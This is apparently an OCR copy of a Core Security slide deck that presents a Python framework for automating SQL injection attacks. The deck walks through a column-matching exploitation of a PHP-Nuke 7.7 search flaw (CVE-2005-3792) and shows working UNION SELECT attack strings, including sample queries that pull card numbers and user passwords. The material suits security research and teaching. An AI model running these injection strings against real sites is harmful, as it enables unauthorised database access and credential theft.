Agent oriented SQL abuse

Fernando Russ – Diego Tiscornia

Core Security Technologies
46 Farnsworth St
Boston, MA 02210
Ph: (617) 399-6980
www.coresecurity.com

Outline

- Agents
- SQL Injection vs. Binary Vulnerabilities
- SQL injection Agent
- SQL Translation
- Encoder
- Channels

Agents

- An agent is a *façade*(*) object, providing a unified higher-level interface to a set of primitives

- It exposes primitives as building-blocks for computer attacks
  - FileSystemAgent
    - » open, close, write, read, unlink
  - SQLAgent
    - » exposes SQL query interface, semi DB engine independent
  - XSSAgent
    - » exposes a JS API

- Hides the complexity of obtaining a result from a given primitive by means of a vulnerability

(*) *Façade Pattern:* Provide a unified interface to a set of interfaces in a subsystem. Facade defines a higher-level interface that makes the subsystem easier to use

Agent parts

Agents are composed by layers:


- Backend
  - Translate a given primitive in order to execute it
  - Processes a given primitive and returns the result
- Channel
  - Is how the agent sends / receives information, be it control o effective
  - Any action with a measurable response
    - cover-channels
    - network protocols
  - Can be *direct* / *indirect*
- Client
  - Presented using **Python (**or any other high level language)
  - Tools / exploits are written in **Python**

SQL Injection vs. Binary Vulnerabilities

- Binary
  - Permits the installation of a *payload* in an application context
  - The execution of this *payload* permits tasks like
    - Obtaining a shell
    - Use the compromised application to “proxy” connections to other host (pivoting)
    - Leverage access to higher privileges in the host

- SQL Injection
  - Permits the execution of SQL expressions in a DB engine through a vulnerable webapp

SQL injection attack



SQL Injection Exploits

A Vulnerability Description:

- Describes how to transform a SQL expression into a HTTP request, or *attack string*
- Describes how to retrieve the result

An Exploit:

- No longer installs a payload
- Uses the vulnerability description to form an attack string:

http://vulnerable_svr/modules.php?name=Web_Links&l_op=viewlink&cid=2+UNION+SELECT+null%2Cpwd%2Cnull+FROM+authors%2F%2A

- Conceptually, it is composed by two parts:
  - Encoding: How to translate SQL into a satisfactory HTTP request
  - Channel: How to retrieve information from the attack string's response

SQL injection Agent


- An Agent no longer is a payload
- Translates a user SQL expression into an abstract representation and extracts semantic information
- Uses the vulnerability description and the semantic information to form the attack string
- Uses the attack string and the channel to form the HTTP attack request
- It maintains necessary HTTP state
  - Cookies
  - Session Management

SQL injection agent

- Sample: executing a SQL statement

A query…


```
SELECT card_expiration,
        card_holder,
        card_number
FROM cardstore
WHERE
    card_number LIKE '4540%'
```



…using the **SQL Agent**

```
agent = SQLAgent(aVulnerability)
broker = agent.query("""
  SELECT card_expiration,
              card_holder,
              card_number
  FROM cardstore
  WHERE
      card_number LIKE '4540%""")
for rows in broker.extractData():
      print rows["card_holder"], rows["card_number"], rows["card_expiration"]
```

Sequence Diagram




SQL Agent overview

- Client & Backend
  - Python based API
  - SQL Translator
    - » Converts a SQL expression into an abstract SQL representation
  - Encoder
    - » Encodes an abstract SQL tree into an attack string
- Channel
  - How the agent retrieves information
    - » The response of an HTTP request
    - » Cover-channels
    - » Timing

Structured SQL representation

We needed to represent a SQL statement so that:

- The encoding and data extraction phases where possible
- The representation could be adapted to be executed by a SQL Injection
  - The adapted query had to be as DB-engine-independent as possible
  - We needed semantic information for the encoding
- The representation could be rewritten to a particular DB-engine syntax



http://vulnerable.com/vuln.php?field='SELECT+customerId,customerName+FROM+customers--

SQL Translator

Prepares a custom SQL expression to be encoded into an attack string

- Converts a SQL expression into an abstract tree representation
- Retrieves semantic information in the process
- Works similarly as a DB SQL parser
  - Represents a SQL statement as an ADG (acyclic directed graph) / Tree
  - Exposes a *Visitor* (*) API

- Writes the tree back to the target SQL DB platform
  - Uses the *AbstractWriter* (*) pattern
  - Every writer subclass adapts the query to a different platform:
    - » MyQSLWriter
    - » MSSQLWriter
    - » GenericWriter

(*) *Visitor Pattern:* Represent an operation to be performed on the elements of an object structure. Visitor lets you define a new operation without changing the classes of the elements on which it operates

(*) *AbstractWriter:* is an abstract class that actually does the work of writing out the element tree including the attributes

Translation sample

```
query = SQL.Parse("SELECT name+id{int} FROM customer")

mysql_writer = MySQLWriter()
data = mysql_writer.write( query )

print "to MySQL:", data
    # SELECT CONCAT(name,CAST(id AS CHAR)) FROM customer

mssql_writer = MsSQLWriter()
data = mssql_writer.write( query )

print "to MsSQL:", data
    # SELECT name+CONVERT(id,NVARCHAR) FROM customer
```


Encoder

Encodes the abstract SQL representation into an attack string


- Uses the vulnerability description and the semantic information from the SQL Translator to form the attack string

- It provides an exploit with an API with the funcionality to:
  - Adapt a SQL Expression to the limitations of a given vulnerabity
  - Apply paricular encodings:
    - XOR, Base64, Urlencode
  - Permits the modification of the final result of a SQL Expression

- Two stages:
  - Syntax Translation
    - Takes a SQL Expression as input
    - Adapts the SQL Expression to the target DB engine syntax
    - Returns another SQL Expression



  - Attack Rendering
    - Takes a SQL Expression as input
    - Returns an attack string



Encoding sample

- Simple transformation for a given exploit

Syntax aware avoidance of some characters

' ⟶ **CHR(**30 - 1 + 7 + 3)

Where "30-1+7+3" is a random math expression equal to the ascii value of '

```
class SomeSampleVulnerability:
    #...
    def syntaxTranslation(self, aSQLExpression):
        # escape quotes
        escaped_expression = utils.escapeQuotes( aSQLExpression )

        # translate the SQL Expression to the final syntax
        specific_syntax = SomeSampleVulnerability.syntaxTranslation(
                                                            self,
                                                            escaped_expression)

        return specific_syntax

    #...
    def attackRendering(self, aSQLExpression):

        # do the attack rendering for this vulnerability
        attack_string = SomeSampleVulnerability.attackRendering(
                                                            self,
                                                            aSQLExpression)
        # obtain a url-quoted attack string
        quoted_attack_string = urllib.quote( attack_string )
        return quoted_attack_string
```

Channels

A SQL channel is the technique or the means to retrieve information obtained by the exploitation

- Generally based on generating an HTTP “chat” (Request & Response)
- What can be used as a channel?

  Any action that generates a measurable response
  - HTTP Request
    - » Column matching
  - Covert channels
    - » Timing
  - Alternative channels
    - » Indirect-write
    - » Emails

Channels - Visibility

Indicates how the result of an expression affects the response of a vulnerable request

- **Direct:** the result or errors of an expression affect the response's content
  - **Verbose error elicitation:** error messages produced by a failed injection are included in the response
  - **Inband data retrieval:** the result of a successful injection are included in the response
- **Indirect**: the result or errors of an expression do NOT affect the response's content, but are measurable (timing, side-effect, covert channels, etc)
  - **Blind error elicitation:** error messages produced by a failed injection are not included in the response
  - **Outband data channel:** the result of a successful injection are obtained by means alternative to the response

PHP-Nuke 7.7
PHP-Nuke "query" SQL Injection Vulnerability (CVE-2005-3792) by sp3x

- The **query** parameters isn't properly sanitized in **modules/search/index.php**
- Multiple vulnerable SQL queries are affected
- It's trivial exploit this vulnerability, its result set is visible

One of the vulnerable SQL queries:

```
SELECT tid, sid, subject, date, name
FROM nuke_comments
WHERE (subject LIKE '%$query%' OR comment LIKE '%$query%')
ORDER BY date DESC
LIMIT $min,$offset
```

Column matching

- Manipulating the **query** parameter, we can modify the final SQL expression to be run

```
SELECT tid, sid, subject, date, name
FROM nuke_comments
WHERE (subject LIKE '%$query%' OR comment LIKE '%$query%')
ORDER BY date DESC
LIMIT $min,$offset
```

Column matching

- Start building an attack string…

  …&query = xx' AND 'x'='

```
SELECT tid, sid, subject, date, name
FROM nuke_comments
WHERE (subject LIKE '%$query%' OR comment LIKE '%$query%')
ORDER BY date DESC
LIMIT $min,$offset
```

```
SELECT tid, sid, subject, date, name
FROM nuke_comments
WHERE (subject LIKE '%xx' AND 'x'='%' OR comment LIKE '%xx' AND
'x'='%') ORDER BY date DESC
LIMIT 0,10
```

Fits in the syntax of the original query **and becomes always empty the result set**

Column matching

- Simplifying the exploited query...

  ...&query = xx' AND 1=0)/*

- The previous expression was also simplified to be **AND 1=0**


```
SELECT tid, sid, subject, date, name
FROM nuke_comments
WHERE (subject LIKE '%xx' AND 1=0) /*%' OR comment LIKE '%xx' AND
1=0)/*)%'
ORDER BY date DESC
LIMIT 0,10
```

"/*" Comments until the end of the SQL expression, nullifying the side effect of replacing **$query**.

Column matching

- Inserting our query

  ...&query = xx' AND 1=0) UNION ALL SELECT 1,2,'3',4,'5' /*



Column matching

- Inserting our query

  ...&query = xx' AND 1=0) UNION ALL SELECT 1,2,'3',4,'5' /*

Here we inserts our query, using an **UNION ALL**

```
SELECT tid, sid, subject, date, name
FROM nuke_comments
WHERE (subject LIKE '%xx' AND 1=0) UNION ALL SELECT 1,2,'3',4,'5'/*
%' OR comment LIKE '%xx' AND 1=0) UNION ALL SELECT 1,2,'3',4,'5'/*
%')
ORDER BY date DESC
LIMIT 0,10
```


- Our query must complain the following restriction (**!**)

The injected **select must** complain the "schema" of the original **select** statement.

```
SELECT tid, sid, subject, date, name
FROM nuke_comments
WHERE (subject LIKE '%xx' AND 1=0) UNION SELECT 1,2,'3',4,'5'/*%'
OR comment LIKE '%xx' AND 1=0) UNION SELECT 1,2,'3',4','6'/*%')
ORDER BY date DESC LIMIT 0,10
```

Column matching

- Review of the attack string parts



Column matching

- Executing arbitrary SQL queries
- Suppose to execute the following SQL query through the previous vulnerability

```
SELECT username, user_password, last_ip FROM nuke_users
```


- The SQL Channel adapts the query to fits the original schema

Column matching

- Executing arbitrary SQL queries
- Suppose to execute the following SQL query through the previous vulnerability

```
SELECT username, user_password, last_ip FROM nuke_users
```


- The SQL Channel adapts the query to fits the original schema



- Executing arbitrary SQL queries
- Suppose to execute the following SQL query through the previous vulnerability

```
SELECT username, user_password, last_ip FROM nuke_users
```

- The SQL Channel adapts the query to fits the original schema

